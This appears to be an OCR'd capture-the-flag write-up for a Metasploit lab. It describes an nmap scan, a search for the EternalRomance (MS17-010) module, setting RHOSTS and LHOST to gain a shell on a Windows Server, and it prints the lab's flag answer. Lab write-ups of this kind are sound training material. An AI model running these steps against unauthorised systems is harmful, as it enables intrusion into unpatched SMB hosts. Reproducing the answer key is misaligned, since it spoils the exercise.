
Option **setg**, specifies options selected by us as permanent until the program is restarted.

- An example usage is “ setg RHOSTS TARGET_IP”


we can proceed to launch the attack by using the “**run**” command. This should enable us gain a shell on our target machine.

Question: Use the Metasploit-Framework to exploit the target with EternalRomance. Find the flag.txt file on Administrator's desktop and submit the contents as the answer.

Answer: HTB{MSF-W1nD0w5-3xPL01t4t10n}




First i did a nmap scan on my target to see what services were running.




This service was running ”445/tcp open microsoft-ds Microsoft Windows Server 2008 R2 -


2012 microsoft-ds". SMB server port 445 is open upon scanning the target and it is vulnerable to EternalRomance (MS17_010) exploits.


I went Searching for EternalRomance “search eternalromance”






Searching for Search for MS17_010 exploit. “search ms17_010” gave the same exploit.







I tested the **options** flag.




Then went ahead Trying to get Module Information.







The to specify the target, I went ahead setting the RHOST. “set RHOSTS MY_Target_IP” then “set LHOST my_IP”

